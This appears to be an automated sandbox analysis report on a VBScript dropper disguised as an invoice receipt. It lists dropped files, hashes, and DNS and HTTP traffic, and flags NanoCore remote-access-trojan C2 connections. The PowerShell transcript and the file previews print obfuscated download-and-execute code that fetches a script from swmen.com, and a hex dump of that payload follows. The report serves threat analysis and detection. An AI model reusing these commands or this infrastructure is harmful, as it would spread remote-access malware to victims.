SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\catalog.dat	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe
File Type:	data
Category:	dropped
Size (bytes):	216
Entropy (8bit):	7.0915346664452
Encrypted:	false
SSDEEP:	3:XrURGizD7cnRNGbgCFKRNX/pBK0jCV83ne+VdWPiKv2Fouo0/SZG0TtCBsm9VNoy:X4LDAnybgCFcps0OahouonZGffoboXUo
MD5:	C8013C97F9E5AC8BC1A5C760C8E90286
SHA1:	A635B2C83A4B1A0896FFA95CDF2C8F4A5FA8AD0D
SHA-256:	ECC2D8FFD4183F94F2AC3CD082FFEFB0EACC07D266F9FEE9AB44E2DDE2A9839B
SHA-512:	996F8CDA3E651D1E06AA4AF07FB552D9A9B466EBC694911E0C8C33333A11C80F43659F383B546DD049A30039A0B07EAABF50977FB53FD21C4A6C9F3B74A5679
Malicious:	false
Preview:	Gj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b.....4h...t.+..Z\.. .i.... S....}FF.2...h.M+....L.#.X..+.....*....:}....?`.r.L.....2..eO.9..!.4....F8b.....Q|z.K2'd.F...lH.....O.;h...cV7..v..#*..O=..

C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\run.dat	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe
File Type:	International EBCDIC text, with no line terminators
Category:	dropped
Size (bytes):	8
Entropy (8bit):	3.0
Encrypted:	false
SSDEEP:	3:Mstn:H
MD5:	9694A30911D686B65D5945CB73621859
SHA1:	8D910DDE2DE75E1AFECA2C739A57923B2778297E
SHA-256:	FC067983418432829610764679C54ECD5053539CAC42EB61AAFEA092BCA9F3CF
SHA-512:	905403BC4B89540777B79C48A979931324620B7BD173CBD12D40D4290B31088E4ADD555B5D9051F65AAF622F6AF97B613BCD724D01847BFDA59F4D3BACA77E5
Malicious:	**true**
Preview:	.E....H

C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\settings.bin	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe
File Type:	data
Category:	dropped
Size (bytes):	40
Entropy (8bit):	5.153055907333276
Encrypted:	false
SSDEEP:	3:9bzY6oRDT6P2bfVn1:RzWDT621
MD5:	4E5E92E2369688041CC82EF9650EDED2
SHA1:	15E44F2F3194EE232B44E9684163B6F66472C862
SHA-256:	F8098A6290118F2944B9E7C842BD014377D45844379F863B00D54515A8A64B48
SHA-512:	1B368018907A3BC30421FDA2C935B39DC9073B9B1248881E70AD48EDB6CAA256070C1A90B97B0F64BBE61E316DBB8D5B2EC8DBABCD0B0B2999AB50B933671E CB
Malicious:	false
Preview:	9iH...}Z.4..f.~a.....~.~.....3.U.

C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\storage.dat	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe
File Type:	data
Category:	dropped
Size (bytes):	315512
Entropy (8bit):	**7.999515228511566**
Encrypted:	**true**
SSDEEP:	6144:1b3D1sqtOQWhesFBD2jk2jsbb3PqrhEYSp99iqJ120YES:1BZKe5jNjsX3PrYbqjFS
MD5:	582B006BBF28E0A891A06EDA92B06C8F
SHA1:	5121864FDE6CC7FC65408442E62B2B1BA7A678EA
SHA-256:	7531A54E0B0E1090694E8CDECA5DE9B0088F45AF63BDFE83AE995D1B754B1B95
SHA-512:	9D6EEE3F3221E2BB5967D6FA26310702EABF89EB366272EFFC9902232FA87CC648F40CB45C0A736F0ABFFA9C36D6E7F2C1E8E6DAF2C5676C775B95E58A24BB 1
Malicious:	false
Preview:	.HP=... z.o.._..).;.....++.}...L.}x.._.t.}.:l...gP.;....Y./..-..K-*.$4.4..&...\|...F1.+...}.1.w.0.....n..X....)..LKU.Rp{+....p~R.../.gF.q$...P..T...]PlGQ....h....K..k.n.d.t....WMH.E...%.z ...8.=.V.Nl.v.?.O.e..L`.v.[d.....w.wH..8...../%....In<.T..(h2...'.....z..,...a!..RX...$.....v.\|*.+.x...NQ .Ob.$.8I/d."2.....3..s.qs.{Et..*..6.|."..i..O.....G?c...#.....Z.l..v..p:3...Q.R@..... d.....>..f>A..O.....T.....>...UR.Y{...O..;!,..d.!Zn.4..'.....{..1.xD..z...7..P.....`0..\.(.bQ.....o{C^.d.....vS...;...q6+...a.{.....`}..j..q....Z...-../2.(...j..N.7n..9k.....M...M...3...!h...i..:Z=z.. ..E]...9.pqN...x>.....Ogr.cx_#....)...@.iF.OJ...1...~....r...;.vm.....U..;'X....J...@...i.`..,...7U.....LZ....F.../.WO_..e.3..].....O=.w...Mk.....i.....%.....q...F.....'VH.Ce7..<..n.8..d.h..XY ..tc....x./.8...|.=fX..T.0e.y.W.c`-r.3.<....j..(N.W.C.,....,...]..#..<u....|#....#M..M0's....9>..6.,.\B@.>....-@.uxq4..{.9..sH..<3>.....n..

C:\Users\user\Documents\20220114\PowerShell_transcript.210979.BVPagTEC.20220114133521.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	2529
Entropy (8bit):	4.615766519367495
Encrypted:	false
SSDEEP:	48:BZPv/D0oOCXIh84TU4Bh2QjC4+3qDYB1ZsIh84TU4Bh2QjCoZZx:BZH/oN0fMU4n2QO73qDo1ZsfMU4n2QOq
MD5:	665601201DF2CA8F9E745092B2660F3B
SHA1:	FC48280CD19D80EE0F47F8CC11C9824B18F69661
SHA-256:	75D121BBF2F25A1C03EFCE141DED1815A850E97877DF85416BF72853E6D69601
SHA-512:	C54273F437923C72D00DF794CFF2656EA9409880D17CE4192D4C4919B36F844620F0F9B5018313003C31D92B19D319A5C6B6282EB5654574C0B0AD4CA38BD61E
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220114133521..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 210979 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe $Hx = 'HttP://swmen.com/ben /PS1vedy.txt';$HB=('{2}{0}{1}' -f'---------|---------o---------a---------d---------'.RePlace('---------',''),'**********s**********t**********r**********i**********n**********g**********'.RePlace('*** ********',''),'sss+Dsss+osss+wsss+nsss+'.RePlace('sss+',''));$HBB=('{2}{0}{1}' -f'---------e---------B---------c---------\|---------'.RePlace('---------',''),'---------i---------e---------n---------t----- '.RePlace('---------',''),'---------Ne---------t---------.W---------'.RePlace('---------',''));$HBBB=('{2}{0}{1}' -f'------w-o------B------j------e------c------t $------H------'.RePlace('------',''),'------BE).$H------B(------$H------x)------'.RePl

Static File Info

General

File type:	ASCII text, with very long lines, with CRLF line t erminators
Entropy (8bit):	4.72173429258582
TrID:	

General

File name:	G2M18C6INV0ICERECEIPT.vbs
File size:	4866
MD5:	e193dff484ce89bc7ba5ae2022ab7227
SHA1:	49d652b6e0fe6071b99fa9a7e891cc5187ebc4db
SHA256:	1b8775fa633e04edf24411129b02074e4a9b8a79c28896908ff57dafe7cde968
SHA512:	a5796933a05066bb69a14b7c4bf0a77d3e5f58572390f9d342a39a95c14b43a2a6e67f7e9ecc163fd75552cd6226274f065f41be2888089901c19431b96878c5
SSDEEP:	96:8ksgukFSHAaAkaJAzAQAczA2zhDzO4RO4aO4gzO48O4jO4UO4OO4cO4BRU17:88ukFOAaArJAzAQAczA2zhDC3A/CkZ2n
File Content Preview:	H17437795812H13815631695 = replace("pow51`&^#%36&0`7!302<4^9~rsh51`&^#%36&0`7!302<4^9~ll ","51`&^#%36&0`7!302<4^9~","e")..H71315173172H22571292489 = "$!^^^#986^1^:&149:^^446x = '!^^^#986^1^:&149:^^446tt59613651831H21859773471://swmen644^^:941&:^1^689#^^^!

File Icon

Icon Hash:	e8d69ece869a9ec4

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/14/22-13:35:48.969106	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	59596	8.8.8.8	192.168.2.5
01/14/22-13:35:49.319718	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49764	9090	192.168.2.5	185.140.53.10
01/14/22-13:35:56.554811	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	65296	8.8.8.8	192.168.2.5
01/14/22-13:35:56.825896	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49765	9090	192.168.2.5	185.140.53.10
01/14/22-13:36:01.522263	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	63183	8.8.8.8	192.168.2.5
01/14/22-13:36:01.925765	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49766	9090	192.168.2.5	185.140.53.10
01/14/22-13:36:09.074173	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	55161	8.8.8.8	192.168.2.5
01/14/22-13:36:09.394734	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49771	9090	192.168.2.5	185.140.53.10
01/14/22-13:36:16.719034	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	60075	8.8.8.8	192.168.2.5
01/14/22-13:36:16.902888	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49775	9090	192.168.2.5	185.140.53.10
01/14/22-13:36:23.726896	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	64345	8.8.8.8	192.168.2.5
01/14/22-13:36:23.929566	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49783	9090	192.168.2.5	185.140.53.10
01/14/22-13:36:31.021813	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49789	9090	192.168.2.5	185.140.53.10
01/14/22-13:36:37.680060	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49794	9090	192.168.2.5	185.140.53.10
01/14/22-13:36:44.881236	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49826	9090	192.168.2.5	185.140.53.10
01/14/22-13:36:51.852215	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49827	9090	192.168.2.5	185.140.53.10
01/14/22-13:36:58.986294	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49830	9090	192.168.2.5	185.140.53.10
01/14/22-13:37:05.991573	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49839	9090	192.168.2.5	185.140.53.10
01/14/22-13:37:13.112488	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	52929	8.8.8.8	192.168.2.5

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/14/22-13:37:13.299326	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49854	9090	192.168.2.5	185.140.53.10
01/14/22-13:37:19.338992	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49856	9090	192.168.2.5	185.140.53.10
01/14/22-13:37:26.283379	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	56895	8.8.8.8	192.168.2.5
01/14/22-13:37:26.476103	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49857	9090	192.168.2.5	185.140.53.10
01/14/22-13:37:33.347579	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	62372	8.8.8.8	192.168.2.5
01/14/22-13:37:33.543905	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49858	9090	192.168.2.5	185.140.53.10
01/14/22-13:37:40.494740	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49859	9090	192.168.2.5	185.140.53.10
01/14/22-13:37:47.532016	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49861	9090	192.168.2.5	185.140.53.10
01/14/22-13:37:53.730244	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49862	9090	192.168.2.5	185.140.53.10
01/14/22-13:37:59.899209	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49863	9090	192.168.2.5	185.140.53.10
01/14/22-13:38:06.991189	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	64362	8.8.8.8	192.168.2.5
01/14/22-13:38:07.174948	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49864	9090	192.168.2.5	185.140.53.10
01/14/22-13:38:14.127183	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49866	9090	192.168.2.5	185.140.53.10
01/14/22-13:38:20.973520	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	57515	8.8.8.8	192.168.2.5
01/14/22-13:38:21.155957	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49867	9090	192.168.2.5	185.140.53.10
01/14/22-13:38:27.311861	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49868	9090	192.168.2.5	185.140.53.10
01/14/22-13:38:34.355886	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49869	9090	192.168.2.5	185.140.53.10
01/14/22-13:38:41.368139	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	61573	8.8.8.8	192.168.2.5
01/14/22-13:38:41.548858	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49870	9090	192.168.2.5	185.140.53.10
01/14/22-13:38:46.547946	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49872	9090	192.168.2.5	185.140.53.10
01/14/22-13:38:53.429656	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	59688	8.8.8.8	192.168.2.5
01/14/22-13:38:53.628808	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49873	9090	192.168.2.5	185.140.53.10
01/14/22-13:39:01.710029	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49874	9090	192.168.2.5	185.140.53.10
01/14/22-13:39:08.777931	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49875	9090	192.168.2.5	185.140.53.10
01/14/22-13:39:15.097236	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	50422	8.8.8.8	192.168.2.5
01/14/22-13:39:15.283033	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49877	9090	192.168.2.5	185.140.53.10
01/14/22-13:39:22.058551	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	53247	8.8.8.8	192.168.2.5
01/14/22-13:39:22.240653	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49878	9090	192.168.2.5	185.140.53.10

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 14, 2022 13:35:22.954824924 CET	192.168.2.5	8.8.8.8	0x511e	Standard query (0)	swmen.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 14, 2022 13:35:35.157130003 CET	192.168.2.5	8.8.8.8	0xc06f	Standard query (0)	swmen.com	A (IP address)	IN (0x0001)
Jan 14, 2022 13:35:48.863003969 CET	192.168.2.5	8.8.8.8	0x2e8b	Standard query (0)	testaliens cy9090.duc kdns.org	A (IP address)	IN (0x0001)
Jan 14, 2022 13:35:56.449099064 CET	192.168.2.5	8.8.8.8	0x4e22	Standard query (0)	testaliens cy9090.duc kdns.org	A (IP address)	IN (0x0001)
Jan 14, 2022 13:36:01.414809942 CET	192.168.2.5	8.8.8.8	0x6fba	Standard query (0)	testaliens cy9090.duc kdns.org	A (IP address)	IN (0x0001)
Jan 14, 2022 13:36:08.967614889 CET	192.168.2.5	8.8.8.8	0xd15	Standard query (0)	testaliens cy9090.duc kdns.org	A (IP address)	IN (0x0001)
Jan 14, 2022 13:36:16.610224009 CET	192.168.2.5	8.8.8.8	0x8081	Standard query (0)	testaliens cy9090.duc kdns.org	A (IP address)	IN (0x0001)
Jan 14, 2022 13:36:23.620286942 CET	192.168.2.5	8.8.8.8	0xb027	Standard query (0)	testaliens cy9090.duc kdns.org	A (IP address)	IN (0x0001)
Jan 14, 2022 13:36:30.824541092 CET	192.168.2.5	8.8.8.8	0xfbf2	Standard query (0)	testaliens cy9090.duc kdns.org	A (IP address)	IN (0x0001)
Jan 14, 2022 13:36:37.462938070 CET	192.168.2.5	8.8.8.8	0xf722	Standard query (0)	testaliens cy9090.duc kdns.org	A (IP address)	IN (0x0001)
Jan 14, 2022 13:36:44.660028934 CET	192.168.2.5	8.8.8.8	0x9a33	Standard query (0)	testaliens cy9090.duc kdns.org	A (IP address)	IN (0x0001)
Jan 14, 2022 13:36:51.641803980 CET	192.168.2.5	8.8.8.8	0x33b7	Standard query (0)	testaliens cy9090.duc kdns.org	A (IP address)	IN (0x0001)
Jan 14, 2022 13:36:58.753150940 CET	192.168.2.5	8.8.8.8	0x73a3	Standard query (0)	testaliens cy9090.duc kdns.org	A (IP address)	IN (0x0001)
Jan 14, 2022 13:37:05.769159079 CET	192.168.2.5	8.8.8.8	0x89a2	Standard query (0)	testaliens cy9090.duc kdns.org	A (IP address)	IN (0x0001)
Jan 14, 2022 13:37:13.006488085 CET	192.168.2.5	8.8.8.8	0x3b0b	Standard query (0)	testaliens cy9090.duc kdns.org	A (IP address)	IN (0x0001)
Jan 14, 2022 13:37:19.104607105 CET	192.168.2.5	8.8.8.8	0xc043	Standard query (0)	testaliens cy9090.duc kdns.org	A (IP address)	IN (0x0001)
Jan 14, 2022 13:37:26.175501108 CET	192.168.2.5	8.8.8.8	0x87a3	Standard query (0)	testaliens cy9090.duc kdns.org	A (IP address)	IN (0x0001)
Jan 14, 2022 13:37:33.239128113 CET	192.168.2.5	8.8.8.8	0xeb5b	Standard query (0)	testaliens cy9090.duc kdns.org	A (IP address)	IN (0x0001)
Jan 14, 2022 13:37:40.263706923 CET	192.168.2.5	8.8.8.8	0x1c28	Standard query (0)	testaliens cy9090.duc kdns.org	A (IP address)	IN (0x0001)
Jan 14, 2022 13:37:47.328888893 CET	192.168.2.5	8.8.8.8	0x8a14	Standard query (0)	testaliens cy9090.duc kdns.org	A (IP address)	IN (0x0001)
Jan 14, 2022 13:37:53.511174917 CET	192.168.2.5	8.8.8.8	0xb016	Standard query (0)	testaliens cy9090.duc kdns.org	A (IP address)	IN (0x0001)
Jan 14, 2022 13:37:59.693948984 CET	192.168.2.5	8.8.8.8	0x5875	Standard query (0)	testaliens cy9090.duc kdns.org	A (IP address)	IN (0x0001)
Jan 14, 2022 13:38:06.885039091 CET	192.168.2.5	8.8.8.8	0xcef3	Standard query (0)	testaliens cy9090.duc kdns.org	A (IP address)	IN (0x0001)
Jan 14, 2022 13:38:13.906923056 CET	192.168.2.5	8.8.8.8	0xd20e	Standard query (0)	testaliens cy9090.duc kdns.org	A (IP address)	IN (0x0001)
Jan 14, 2022 13:38:20.863589048 CET	192.168.2.5	8.8.8.8	0xc55f	Standard query (0)	testaliens cy9090.duc kdns.org	A (IP address)	IN (0x0001)
Jan 14, 2022 13:38:27.066282034 CET	192.168.2.5	8.8.8.8	0xef2d	Standard query (0)	testaliens cy9090.duc kdns.org	A (IP address)	IN (0x0001)
Jan 14, 2022 13:38:34.126144886 CET	192.168.2.5	8.8.8.8	0x2520	Standard query (0)	testaliens cy9090.duc kdns.org	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 14, 2022 13:38:41.258670092 CET	192.168.2.5	8.8.8.8	0x29fd	Standard query (0)	testaliens cy9090.duc kdns.org	A (IP address)	IN (0x0001)
Jan 14, 2022 13:38:46.333275080 CET	192.168.2.5	8.8.8.8	0x7931	Standard query (0)	testaliens cy9090.duc kdns.org	A (IP address)	IN (0x0001)
Jan 14, 2022 13:38:53.320635080 CET	192.168.2.5	8.8.8.8	0x2042	Standard query (0)	testaliens cy9090.duc kdns.org	A (IP address)	IN (0x0001)
Jan 14, 2022 13:39:01.465456963 CET	192.168.2.5	8.8.8.8	0x129e	Standard query (0)	testaliens cy9090.duc kdns.org	A (IP address)	IN (0x0001)
Jan 14, 2022 13:39:08.576349020 CET	192.168.2.5	8.8.8.8	0x3907	Standard query (0)	testaliens cy9090.duc kdns.org	A (IP address)	IN (0x0001)
Jan 14, 2022 13:39:14.990700006 CET	192.168.2.5	8.8.8.8	0xa2ff	Standard query (0)	testaliens cy9090.duc kdns.org	A (IP address)	IN (0x0001)
Jan 14, 2022 13:39:21.949111938 CET	192.168.2.5	8.8.8.8	0x6174	Standard query (0)	testaliens cy9090.duc kdns.org	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 14, 2022 13:35:22.984945059 CET	8.8.8.8	192.168.2.5	0x511e	No error (0)	swmen.com		107.180.25.2	A (IP address)	IN (0x0001)
Jan 14, 2022 13:35:35.176605940 CET	8.8.8.8	192.168.2.5	0xc06f	No error (0)	swmen.com		107.180.25.2	A (IP address)	IN (0x0001)
Jan 14, 2022 13:35:48.969105959 CET	8.8.8.8	192.168.2.5	0x2e8b	No error (0)	testaliens cy9090.duc kdns.org		185.140.53.10	A (IP address)	IN (0x0001)
Jan 14, 2022 13:35:56.554811001 CET	8.8.8.8	192.168.2.5	0x4e22	No error (0)	testaliens cy9090.duc kdns.org		185.140.53.10	A (IP address)	IN (0x0001)
Jan 14, 2022 13:36:01.522263050 CET	8.8.8.8	192.168.2.5	0x6fba	No error (0)	testaliens cy9090.duc kdns.org		185.140.53.10	A (IP address)	IN (0x0001)
Jan 14, 2022 13:36:09.074172974 CET	8.8.8.8	192.168.2.5	0xd15	No error (0)	testaliens cy9090.duc kdns.org		185.140.53.10	A (IP address)	IN (0x0001)
Jan 14, 2022 13:36:16.719033957 CET	8.8.8.8	192.168.2.5	0x8081	No error (0)	testaliens cy9090.duc kdns.org		185.140.53.10	A (IP address)	IN (0x0001)
Jan 14, 2022 13:36:23.726896048 CET	8.8.8.8	192.168.2.5	0xb027	No error (0)	testaliens cy9090.duc kdns.org		185.140.53.10	A (IP address)	IN (0x0001)
Jan 14, 2022 13:36:30.842407942 CET	8.8.8.8	192.168.2.5	0xfbf2	No error (0)	testaliens cy9090.duc kdns.org		185.140.53.10	A (IP address)	IN (0x0001)
Jan 14, 2022 13:36:37.482007980 CET	8.8.8.8	192.168.2.5	0xf722	No error (0)	testaliens cy9090.duc kdns.org		185.140.53.10	A (IP address)	IN (0x0001)
Jan 14, 2022 13:36:44.679258108 CET	8.8.8.8	192.168.2.5	0x9a33	No error (0)	testaliens cy9090.duc kdns.org		185.140.53.10	A (IP address)	IN (0x0001)
Jan 14, 2022 13:36:51.661067963 CET	8.8.8.8	192.168.2.5	0x33b7	No error (0)	testaliens cy9090.duc kdns.org		185.140.53.10	A (IP address)	IN (0x0001)
Jan 14, 2022 13:36:58.772578955 CET	8.8.8.8	192.168.2.5	0x73a3	No error (0)	testaliens cy9090.duc kdns.org		185.140.53.10	A (IP address)	IN (0x0001)
Jan 14, 2022 13:37:05.786828995 CET	8.8.8.8	192.168.2.5	0x89a2	No error (0)	testaliens cy9090.duc kdns.org		185.140.53.10	A (IP address)	IN (0x0001)
Jan 14, 2022 13:37:13.112488031 CET	8.8.8.8	192.168.2.5	0x3b0b	No error (0)	testaliens cy9090.duc kdns.org		185.140.53.10	A (IP address)	IN (0x0001)
Jan 14, 2022 13:37:19.126012087 CET	8.8.8.8	192.168.2.5	0xc043	No error (0)	testaliens cy9090.duc kdns.org		185.140.53.10	A (IP address)	IN (0x0001)
Jan 14, 2022 13:37:26.283379078 CET	8.8.8.8	192.168.2.5	0x87a3	No error (0)	testaliens cy9090.duc kdns.org		185.140.53.10	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 14, 2022 13:37:33.347579002 CET	8.8.8.8	192.168.2.5	0xeb5b	No error (0)	testaliens cy9090.duckdns.org		185.140.53.10	A (IP address)	IN (0x0001)
Jan 14, 2022 13:37:40.283207893 CET	8.8.8.8	192.168.2.5	0x1c28	No error (0)	testaliens cy9090.duckdns.org		185.140.53.10	A (IP address)	IN (0x0001)
Jan 14, 2022 13:37:47.346383095 CET	8.8.8.8	192.168.2.5	0x8a14	No error (0)	testaliens cy9090.duckdns.org		185.140.53.10	A (IP address)	IN (0x0001)
Jan 14, 2022 13:37:53.528637886 CET	8.8.8.8	192.168.2.5	0xb016	No error (0)	testaliens cy9090.duckdns.org		185.140.53.10	A (IP address)	IN (0x0001)
Jan 14, 2022 13:37:59.713011980 CET	8.8.8.8	192.168.2.5	0x5875	No error (0)	testaliens cy9090.duckdns.org		185.140.53.10	A (IP address)	IN (0x0001)
Jan 14, 2022 13:38:06.991189003 CET	8.8.8.8	192.168.2.5	0xcef3	No error (0)	testaliens cy9090.duckdns.org		185.140.53.10	A (IP address)	IN (0x0001)
Jan 14, 2022 13:38:13.926369905 CET	8.8.8.8	192.168.2.5	0xd20e	No error (0)	testaliens cy9090.duckdns.org		185.140.53.10	A (IP address)	IN (0x0001)
Jan 14, 2022 13:38:20.973520041 CET	8.8.8.8	192.168.2.5	0xc55f	No error (0)	testaliens cy9090.duckdns.org		185.140.53.10	A (IP address)	IN (0x0001)
Jan 14, 2022 13:38:27.085701942 CET	8.8.8.8	192.168.2.5	0xef2d	No error (0)	testaliens cy9090.duckdns.org		185.140.53.10	A (IP address)	IN (0x0001)
Jan 14, 2022 13:38:34.145984888 CET	8.8.8.8	192.168.2.5	0x2520	No error (0)	testaliens cy9090.duckdns.org		185.140.53.10	A (IP address)	IN (0x0001)
Jan 14, 2022 13:38:41.368139029 CET	8.8.8.8	192.168.2.5	0x29fd	No error (0)	testaliens cy9090.duckdns.org		185.140.53.10	A (IP address)	IN (0x0001)
Jan 14, 2022 13:38:46.352648973 CET	8.8.8.8	192.168.2.5	0x7931	No error (0)	testaliens cy9090.duckdns.org		185.140.53.10	A (IP address)	IN (0x0001)
Jan 14, 2022 13:38:53.429656029 CET	8.8.8.8	192.168.2.5	0x2042	No error (0)	testaliens cy9090.duckdns.org		185.140.53.10	A (IP address)	IN (0x0001)
Jan 14, 2022 13:39:01.484771013 CET	8.8.8.8	192.168.2.5	0x129e	No error (0)	testaliens cy9090.duckdns.org		185.140.53.10	A (IP address)	IN (0x0001)
Jan 14, 2022 13:39:08.596019983 CET	8.8.8.8	192.168.2.5	0x3907	No error (0)	testaliens cy9090.duckdns.org		185.140.53.10	A (IP address)	IN (0x0001)
Jan 14, 2022 13:39:15.097235918 CET	8.8.8.8	192.168.2.5	0xa2ff	No error (0)	testaliens cy9090.duckdns.org		185.140.53.10	A (IP address)	IN (0x0001)
Jan 14, 2022 13:39:22.058551073 CET	8.8.8.8	192.168.2.5	0x6174	No error (0)	testaliens cy9090.duckdns.org		185.140.53.10	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- swmen.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49752	107.180.25.2	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 13:35:23.114211082 CET	1044	OUT	GET /ben/PS1vedy.txt HTTP/1.1 Host: swmen.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 13:35:23.255115032 CET	1046	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 12:35:23 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, Keep-Alive Last-Modified: Fri, 14 Jan 2022 11:54:54 GMT ETag: "a940184-14b0-5d589789efccf" Accept-Ranges: bytes Content-Length: 5296 Vary: Accept-Encoding Keep-Alive: timeout=5 Content-Type: text/plain Data Raw: 24 48 48 78 48 48 20 3d 20 22 43 3a 5c 50 72 6f 67 72 61 6d 44 61 74 61 5c 35 31 39 37 33 34 39 32 37 39 34 31 35 32 38 37 39 37 35 39 33 39 22 0d 0a 24 48 48 48 78 48 48 48 20 3d 20 22 43 3a 5c 50 72 6f 67 72 61 6d 44 61 74 61 5c 35 31 39 37 33 34 39 32 37 39 34 31 35 32 38 37 39 37 35 39 33 39 22 0d 0a 24 68 65 78 53 74 72 69 6e 67 20 3d 20 22 35 62 20 37 33 20 37 39 20 37 33 20 37 34 20 36 35 20 36 64 20 32 65 20 36 39 20 36 66 20 32 65 20 36 34 20 36 39 20 37 32 20 36 35 20 36 33 20 37 34 20 36 66 20 37 32 20 37 39 20 35 64 20 33 61 20 33 61 20 34 33 20 37 32 20 36 35 20 36 31 20 37 34 20 36 35 20 34 34 20 36 39 20 37 32 20 36 35 20 36 33 20 37 34 20 36 66 20 37 32 20 37 39 20 32 38 20 32 34 20 34 38 20 34 38 20 37 38 20 34 38 20 34 38 20 32 39 20 30 61 20 37 33 20 37 34 20 36 31 20 37 32 20 37 34 20 32 64 20 37 33 20 36 63 20 36 35 20 36 35 20 37 30 20 32 30 20 32 64 20 37 33 20 32 30 20 33 35 20 30 61 20 35 33 20 36 35 20 37 34 20 32 64 20 34 39 20 37 34 20 36 35 20 36 64 20 35 30 20 37 32 20 36 66 20 37 30 20 36 35 20 37 32 20 37 34 20 37 39 20 32 30 20 32 64 20 35 30 20 36 31 20 37 34 20 36 38 20 32 30 20 32 32 20 34 38 20 34 62 20 34 33 20 35 20 33 61 20 35 63 20 35 33 20 36 66 20 36 36 20 37 34 20 37 37 20 36 31 20 37 32 20 36 35 20 35 63 20 34 64 20 36 39 20 36 33 20 37 32 20 36 66 20 37 33 20 36 66 20 36 36 20 37 34 20 35 63 20 35 37 20 36 39 20 36 65 20 36 34 20 36 66 20 37 37 20 37 33 20 35 63 20 34 33 20 37 35 20 37 